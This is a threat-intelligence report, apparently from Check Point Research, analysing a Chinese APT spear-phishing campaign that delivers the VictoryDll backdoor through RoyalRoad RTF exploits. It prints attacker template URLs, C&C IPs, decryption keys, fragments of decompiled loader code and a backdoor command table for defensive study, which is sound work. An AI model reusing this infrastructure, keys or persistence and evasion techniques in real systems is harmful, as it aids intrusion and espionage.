SharpPanda: Chinese APT Group Targets Southeast Asian Government With Previously Unknown Backdoor

research.checkpoint.com/2021/chinese-apt-group-targets-southeast-asian-government-with-previously-unknown-backdoor/

June 3, 2021

June 3, 2021

Introduction


Check Point Research identified an ongoing surveillance operation targeting a Southeast Asian government. The attackers use spear-phishing to gain initial access and leverage old Microsoft Office vulnerabilities together with the chain of in-memory loaders to attempt and install a previously unknown backdoor on victim's machines.

Our investigation shows the operation was carried out by what we believe is a Chinese APT group that has been testing and refining the tools in its arsenal for at least 3 years.

While some initial artifacts of this attack have already been analyzed by VinCSS, in this report we will reveal the full infection chain used in this attack and provide a full analysis of the TTPs used throughout this campaign as well as the new tools uncovered during the research. We will also explore the evolution of the actor's tools since they have been first seen in the wild.

Infection Chain

The investigation starts from the campaign of malicious DOCX documents that are sent to different employees of a government entity in Southeast Asia. In some cases, the emails are spoofed to look like they were from other government-related entities. The attachments to these emails are weaponized copies of legitimate looking official documents and use the remote template technique to pull the next stage from the attacker's server.



CENTRAL [redacted] COMMITTEE

No: /BTGTW [redacted]

[redacted], *April 23, 2021*

Outline

of [redacted] of the results of the [redacted]th session, the [redacted] National Assembly

The Central [redacted] Department has issued the Outline to [redacted] the results of the [redacted]th session, the [redacted] National Assembly. We are pleased to introduce to you the full text of this thesis.

I. THE GENERAL CONCEPT OF ACTIVITIES

The [redacted]th session, which is the last session of the [redacted]th term of the National Assembly, takes place in the context that the entire Party, [redacted] and army are actively implementing the Resolution of the [redacted]th National Congress of the National Assembly. Party, prepare for the election of deputies to the [redacted]th National Assembly and [redacted] Councils at all levels for the 2021-2026 term. After 12 working days with a high sense of responsibility, democracy, and solidarity (from the 24th of December). From March 3, 2021 to April 8, 2021, the [redacted]th session, the [redacted] National Assembly completed many important contents and programs, such as: law-making work, summarizing the work of the term, consider and decide on important issues of the country, especially consolidating leadership personnel of the state apparatus.

II. CONTENT AND RESULTS


1. Summary of work for the term 2016-2021

Under the leadership of the Party and the close and synchronous coordination of state agencies, mass organizations, [redacted] political organizations, the [redacted] National Assembly has always made great efforts and determination to fulfill its role as a member of the National Assembly. the highest representative body of the [redacted], the highest organ of state power of the [redacted], increasingly deeply expressed as the embodiment of the great national unity bloc; constantly innovating strongly, always acting in the interests of the [redacted] and the country; achieved positive and comprehensive results in the fields of legislation, supervision and decision-making on important national issues and foreign affairs, as follows:

- The National Assembly has promulgated many legal documents to promptly institutionalize the Party's guidelines and guidelines and continue to concretize the [redacted] Constitution, meeting the requirements of state management, economic development and economic development. socio-eco-

Figure 1: Examples of lure documents sent to the victims

Each document downloads a template from a different URL but with a similar pattern, with the working folder containing names of brands (`ipad` , `surface` , `apple` , etc.) to distinguish between each victim.



settings.xml.rels

```
1  <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
2      <Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
3        <Relationship Id="rId8608" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
4         Target="http://45.91.225.139/ipad/Main.jpg"
5         TargetMode="External"/>
6      </Relationships>
```

Figure 2: External template URL

The remote templates in all the cases are RTF files weaponized using a variant of a tool named RoyalRoad. This tool allows the attacker to create customized documents with embedded objects that exploit the Equation Editor vulnerabilities of Microsoft Word. Despite

the fact that these vulnerabilities are few years old, they are still used by multiple attack groups, and especially popular with Chinese APT groups.

The initial documents and RTF files are just the very start of an elaborate multi-stage infection-chain we will analyze.




Figure 3: Full infection chain

RoyalRoad RTF

As all RoyalRoad RTFs, the next stage RTF document contains encrypted payload and shellcode.

```
================================================================================
File: 'Main.jpg' - size: 345380 bytes
---+----------+---------------------------------------------------------------
id |index     |OLE Object
---+----------+---------------------------------------------------------------
0  |00007A04h |format_id: 2 (Embedded)
   |          |class name: 'Package'
   |          |data size: 145575
   |          |OLE Package object:
   |          |Filename: u'5.t'
   |          |Source path: u'D:\\1\\5.t'
   |          |Temp path = u'C:\\Users\\QAZ\\AppData\\Local\\Temp\\5.t'
   |          |MD5 = 'c5857572d68fef081b1ed6ebc500735e'
---+----------+---------------------------------------------------------------
1  |0004F9B9h |format_id: 2 (Embedded)
   |          |class name: 'Equation.2\x00\x124Vx\x90\x124VxvT2'
   |          |data size: 8485
   |          |MD5 = 'fb94bafa488ed77adf8b34dd4951d29d'
---+----------+---------------------------------------------------------------
2  |0004F99Fh |Not a well-formed OLE object
---+----------+---------------------------------------------------------------
```

Figure 4: RTFobj output, exposing OLE objects information

To decrypt the payload from the package, the attacker uses the RC4 algorithm with the key `123456`, and the resulted DLL file is saved as `5.t` in the `%Temp%` folder. The shellcode is also responsible for the persistence mechanism – it creates the scheduled task named

`Windows Update` that should run the exported function `StartW` from `5.t` with `rundll32.exe`, once a day.

The use of `StartW` as exported function, is common with Cobalt Strike DLL's. The use of such an export name might indicate that in other cases, the same toolset is used to deliver Cobalt Strike instead of the payloads we describe below.

5.t Downloader

The `5.t` DLL's original name is `Download.dll`. It starts with a common anti-sandboxing technique detecting the acceleration of code execution: it gets the local time before and after a Sleep function call and checks if the Sleep was skipped.

Then the loader gathers data on the victim's computer including hostname, OS name and version, system type (32/64 bit), user name, MAC addresses of the networking adapters. It also queries WMI for the anti-virus information.

The loader then encrypts the information using the RC4 with the key `123456` and base64 encodes it.

The data is then sent via GET HTTP to:

`https://<C&C IP>/<working_folder>/Main.php?Data=<encrypted_data>` with the User-Agent `Microsoft Internet Explorer` and then the loader gets the response from

`https://<C&C IP>/<working_folder>/buy/<hostname>.html`.

If the threat actor finds the victim machine interesting, the response from the server contains the next stage executable in encrypted form, in the same way the data is sent to the C&C server.

To verify the integrity of the received message, the loader uses the FNV-1A64 hash algorithm to check if the prefix of the decrypted message is `A257`, and also calculates the MD5 of the message to makes sure it's the same one as specified at the start of the message.




Figure 5: Start of the decrypted response

In the end, the loader loads the decrypted DLL to memory, starts its execution from the `StartW` export function and notifies the server about the result of the operation.

The Loader

To ensure only one instance of the loader is running, the loader first creates an event named `9DJ8;;L;'4299FDS12JS` and proceeds with the execution if the event did not exist before.

For anti-analysis purposes, the loader functionality is implemented as a shellcode, which is stored encrypted inside the binary. The loader decrypts the shellcode by XORing it with the 32 byte key:

`[0x8a, 0x4e, 0xd1, 0xbb, 0xc4, 0xcc, 0x75, 0x3a, 0x4b, 0x5f, 0xe1, 0x99, 0x3a, 0x4b, 0x5f, 0x61, 0xd1, 0xbb, 0xc4, 0x50, 0xe4, 0x99, 0x3a, 0x4b, 0xe4, 0x99, 0xcc, 0x75, 0x3a, 0xe4, 0x90, 0x8a]`, then loads the needed libraries and passes the execution to the shellcode itself.

```
v46 = LoadLibraryW(L"kernel32.dll");
v42 = LoadLibraryW(L"ws2_32.dll");
v0 = LoadLibraryW(L"msvcrt.dll");
v1 = LoadLibraryW(L"ADVAPI32.dll");
v2 = LoadLibraryW(L"SHELL32.dll");
v3 = LoadLibraryW(L"psapi.dll");
v4 = LoadLibraryW(L"NETAPI32.dll");
v44 = LoadLibraryW(L"user32.dll");
libs = (HMODULE *)operator new(0x24u);
*libs = v46;
```

Figure 6: List of loaded libraries used for by shellcode to dynamically resolve API functions

Another anti-analysis technique observed being used by the shellcode inside the loader is dynamic API resolving using the known hash method. This way, the loader is able to not only hide its main functionality but also avoid static detection of suspicious API calls by dynamically resolving them instead of using static imports.

The decrypted shellcode contains a configuration that is used to obtain and correctly run the next stage. It includes the C&C server IP and port, as well as some other values that we will discuss later.

```
seg000:00002417 ServerIP        db '107.148.165.151',0
seg000:00002427                 align 4
seg000:00002428                 db 3 dup(90h)
seg000:0000242B port            db '443',0,0
seg000:00002430                 db 3 dup(90h)
seg000:00002433 id:
seg000:00002433                 text "UTF-16LE", 'admin',0
seg000:0000243F                 db 3 dup(90h)
seg000:00002442 WindowsSecurityCheck:
seg000:00002442                 text "UTF-16LE", 'Windows Security Check',0
seg000:00002470                 db 3 dup(90h)
seg000:00002473 a0              db '0',0,0,0
seg000:00002477                 db 3 dup(90h)
seg000:0000247A min_hour        db '0',0,0
seg000:0000247D                 db 3 dup(90h)
seg000:00002480 max_hour        db '24',0,0
seg000:00002484                 db 3 dup(90h)
```

Figure 7: Malware configuration

Once initialized, the shellcode sends the `CONNECT HTTP/1.1` message to the IP:port from the configuration and follows up with another message containing the identifier (in our case `admin`) XORed with a hardcoded 48-byte key. The received message is decrypted in the same way and the shellcode checks if it starts with the magic number: `0x11d4`. If the server returns valid data, the loader runs several checks on its PE headers, load the backdoor to memory and executes an exported function named `MainThread`.

The loader DLL also contains a PE executable in a resource named `TXT`. The executable is named `SurvExe` based on the PDB path left by the attacker:

`C:\Users\user\Desktop\0814-surexe\x64\SurvExe\x64\Release\SurvExe.pdb`.

This executable is supposed to be responsible for copying the file passed to it as a parameter to the `TEMP` directory with the name `OEJFISDOFJDLK`. However, the resource is not used and seems to have been left by the attacker from previous malware versions.

The Backdoor

As we discussed before, at the final stage of the infection chain the malicious loader is supposed to download, decrypt and load a DLL file into memory. In theory, this plug-in architecture might be used to download and install any other module in addition to the backdoor we received.

The backdoor module appears to be a custom and unique malware with the internal name `VictoryDll_x86.dll`.

The backdoor capabilities include the ability to:

- Delete/Create/Rename/Read/Write Files and get files attributes
- Get processes and services information
- Get screenshots
- Pipe Read/Write – run commands through cmd.exe
- Create/Terminate Process
- Get TCP/UDP tables
- Get CDROM drives data
- Get registry keys info
- Get titles of all top-level windows
- Get victim's computer information – computer name, user name, gateway address, adapter data, Windows version (major/minor version and build number) and type of user
- Shutdown PC

C&C Communication

For the C&C communication, the backdoor uses the same configuration as the one from the previous step, which contains server IP and port.

First, it sends to the server “Start conversation” (`0x540`) message XORed with hard-coded 256-byte key.




Figure 8: “Start conversation” request sent by the backdoor

The server, in turn, returns the “Get Victim Information” (`0x541`) message and the new 256-byte key that will be used for all the subsequent communication.




Figure 9: Response from C&C server

All the subsequent communication with the C&C server has the following format:

[`Size`] followed by XORed [`TypeID`] and [`Data`] (with 256-byte key).


The full list of commands and different types of messages between the C&C and the backdoor is provided in Appendix A.

Some History

Searching for files similar to the final backdoor in the wild, we encountered a set of files that were submitted to VirusTotal in 2018. The files were named by the author as `MClient` and appear to be part of a project internally called `SharpM`, according to their PDB paths. Compilation timestamps also show a similar timeframe between July 2017 and June 2018, and upon examination of the files, they were found to be older test versions of our `VictoryDll` backdoor and its loaders chain.

The numerous similarities include:

> The specific implementation of the main backdoor functionality is identical;
>
> The `SurvExe` resource in the loader is very similar to one of the `MClient`'s methods using the same event name pattern. Also, `SurvExe` seems to have inherited the masquerading technique from `MClient` – both were internally named `svchost.exe`.



```
if ( a1 == 2 )
{
  wcscpy(Name, L"*%$*%>.*%^#12JS");
  memset(&Name[16], 0, 0x1E8ui64);
  CreateEventW(0i64, 0, 0, Name);
  if ( GetLastError() == 183 )
    ExitProcess(0);
  v4 = *(const WCHAR **)(a2 + 8);
  memset(Buffer, 0, 520);
  memset(pszPath, 0, 520);
  GetTempPathW(0x104u, Buffer);
  vsnwprintf_(pszPath, 260i64, L"%s\\OEJFISDOFJDLK", Buffer);
  if ( !PathFileExistsW(pszPath) )
    CopyFileW(v4, pszPath, 1);
  while ( 1 )
  {
    while ( 1 )
    {
      wcscpy((wchar_t *)v7, L"9DJ8;;L;'4299FDS12JS");
      memset((char *)&v7[5] + 2, 0, 0x1DEui64);
      EventW = CreateEventW(0i64, 0, 0, (LPCWSTR)v7);
      if ( GetLastError() != 0xB7 )
        break;
      CloseHandle(EventW);
      Sleep(0x3E8u);
    }
    CloseHandle(EventW);
    if ( !PathFileExistsW(v4) )
      CopyFileW(pszPath, v4, 1);
    ShellExecuteW(0i64, L"open", v4, &Parameters, &Parameters, 5);
    Sleep(0x3E8u);
  }
```

```
if ( !PathFileExistsW(File) )
  CopyFileW(ExistingFileName, File, 1);
memset(Name, 0, sizeof(Name));
v0 = Name;
v1 = 260;
while ( v1 != 0x80000106 )
{
  v2 = *(WCHAR *)((char *)v0 + (char *)L"*%$HIH*%^#12JS" - (char *)Name);
  if ( !v2 )
    break;
  *v0++ = v2;
  if ( !--v1 )
  {
    --v0;
    break;
  }
}
*v0 = 0;
EventW = CreateEventW(0, 0, 0, Name);
if ( GetLastError() != 0xB7 )
  ShellExecuteW(0, L"open", File, &Directory, &Directory, 0);
```

Figure 10: SurvExe module code compared to MClient's code (right)

> The connection method has the same format. Moreover, `MClient`'s connection XOR key and `VictoryDll`'s initial XOR key are the same (in fact, `VictoryDll`'s XOR key is the expansion of this key to 256 bytes):




Figure 11: MClient's XOR key compared to VictoryDLL's XOR key (right)

`MClient` contained an additional DLL called `AutoStartup_DLL`, whose purpose was to create the scheduled task called `Windows Update` – a functionality which in our campaign was delegated to the RTF exploit.

Same but Different

The backdoor has also undergone some changes in the architecture, functionality and naming:

- Different export function names: in our backdoor, the exported function is named `MainThread` while in all versions of the `MClient` variant the export function was named `GetCPUID`.
- Same configuration fields, but the different obfuscation used. In the later version, the configuration is a part of the encrypted shellcode inside the loader, whereas in `MClient` the configuration is hardcoded in the backdoor XORed with the byte `0x56` or, in some test versions, not obfuscated at all.
- `MClient` has an `addition`al persistence mechanism besides the scheduled task the `VictoryDll` has in its infection chain: in case of low privileges, on Windows 10, or having Kaspersky installed on the victim's computer, `MClient` adds itself to `SOFTWARE\Microsoft\Windows\CurrentVersion\Run` registry with the name `Intel USB3 Driver`.
- `MClient` versions from 2018 contain the code that bypasses UAC using wusa.exe. In `VictoryDll` this function doesn't exist anymore; instead of that, the code only tries to get the user's privileges by attempting to open the file `C:\Windows\l` and checking the result of this operation.
- The `MClient` version from January 2018 (`aa5458bdfefe2a97611bb0fd9cf155a06f88ef5d`) also contained a keylogger functionality which has since been removed in the subsequent test versions and not present in `VictoryDll`.

Overall, we can see that in these 3 years, most of the functionality of `MClient` and `AutoStartup_DLL` was preserved and split between multiple components – probably to complicate the analysis and decrease the detection rates at each stage. We may also assume that there exist other modules based on the code from 2018 that might be installed by the attacker in the later stages of the attack.

Infrastructure

First stage C&C servers are hosted by 2 different cloud services, located in Asia (Hong Kong and Malaysia). The backdoor C&C server, `107.148.165[.]151`, is hosted on Zenlayer, a US-based provider which is widely used for C&C purposes by multiple threat actors.

The threat actor operates the C&C servers in a limited daily window, making it harder to gain access to the advanced parts of the infection chain. Specifically, it returned the next stage payloads only during 01:00 – 08:00 UTC on workdays.

At some point in the research, one of the attacker's servers that served the loader component had directory listing enabled for a limited time. In addition to that, the `Main.php` file was served without processing and revealed a piece of PHP code whose purpose was to log all the incoming requests with the date, IP address and decrypted data to `log.txt`




Figure 12: File listing on the server

```
$Decodestring=rc4("123456",$Rc4Hex);

$OutFile  = 'log.txt';

if(file_put_contents($OutFile,date("Y-m-d H:i:s").PHP_EOL,FILE_APPEND)==false)
{
    return;
}

if($f = file_put_contents($OutFile,preg_replace( '/[^0-9a-fA-F:., ]/', '', $_SERVER['REMOTE_ADDR'] ).PHP_EOL,FILE_APPEND)==false)
{
    return;
}

if($f  = file_put_contents($OutFile, $Decodestring.PHP_EOL,FILE_APPEND)==false)
{
    return;
}
```

Figure 13: Fragment of the simple PHP code that logs the requests, found on the server

Attribution

We attribute this cluster of activity to a Chinese threat group with medium to high confidence, based on the following artifacts and indicators:

The RoyalRoad RTF exploit building kit mentioned above, has been reported by numerous researchers as a tool of choice among Chinese APT groups.

The C&C servers returned payloads only between 01:00 – 08:00 UTC, which we believe are the working hours in the attackers' country, therefore the range of possible origins of this attack is limited.

The C&C servers did not return any payload (even during working hours), specifically the period between May 1st and 5th – this was when the Labor Day holidays in China took place.

Some test versions of the backdoor contained internet connectivity check with www.baidu.com – a leading Chinese website.

Some test versions of the backdoor from 2018 were uploaded to VirusTotal from China.

Figure 14: Submissions for test backdoors (f8088c15f9ea2a1e167d5fa24b65ec356939ba91 and 7a38ae6df845def6f28a4826290f1726772b247e)

While we could identify overlaps in TTPs with multiple Chinese APT groups, we have been unable to attribute this set of activities to any known group.

Conclusion

We unveiled the latest activity of what seems to be a long-running Chinese operation that managed to stay under the radar for more than 3 years. In this campaign, the attackers utilized the set of Microsoft Office exploits and loaders with anti-analysis and anti-debugging

techniques to install a previously unknown backdoor.

Analyzing the backdoor's code evolution since its first appearance in the wild showed how it transformed from a single executable to a multi-stage attack, making it harder to detect and investigate.

Check Point Threat Emulation blocks this attack from the very first step.

Appendix A: Backdoor Commands

Message Type	Type ID	Arguments	Source
Send victim's information	0x2	Info	Victim
CDROM drives data	0x4	– / Drives data	Both
Get Files data	0x5/0x6	Path / Files data	Both
Create Process	0x7	Command Line	C&C server
Rename File	0x8	Old filename, New filename	C&C server
Delete File	0x9	Filename	C&C server
Read File	0xa	Filename, Offset / File's content	Both
Exit Pipe	0xb	–	C&C server
Create Pipe	0xc	–	C&C server
Write To Pipe	0xd	Buffer	C&C server

Get Uninstalled software data	0xe	– / Software data	Both
Get windows text	0xf	– / Windows text	Both
Get active processes data	0x10	– / Processes data	Both
Terminate Process	0x11	Process ID	C&C server
Get screenshot	0x12/0x13	– / Screenshot temp file	Both
Get services data	0x14	– / Services data	Both
Get TCP/UDP tables	0x15	– / Tables data	Both
Get registry key data	0x16	Registry path / Reg data	Both
Shutdown	0x17	–	C&C server
Exit process	0x18	–	C&C server
Restart current process	0x19	–	C&C server
Write to file	0x4C7	Filename, Buffer	C&C server
Start Connection	0x540	Zero Byte	Victim
Get victim's information/Update XOR key	0x541	New XOR key / Victim's info	Both
None	0x120E	–	C&C server

Ack	0x129D3	Name (‘admin’ in our case)	Victim

Appendix B: Indicators of Compromise

Documents

```
278c4fc89f8e921bc6c7d015e3445a1cc6319a66
42be0232970d5274c5278de77d172b7594ff6755
f9d958c537b097d45b4fca83048567a52bb597bf
fefec06620f2ef48f24b2106a246813c1b5258f4
548bbf4b79eb5a173741e43aa4ba17b92be8ed3a
417e4274771a9614d49493157761c12e54060588
```

Executables

```
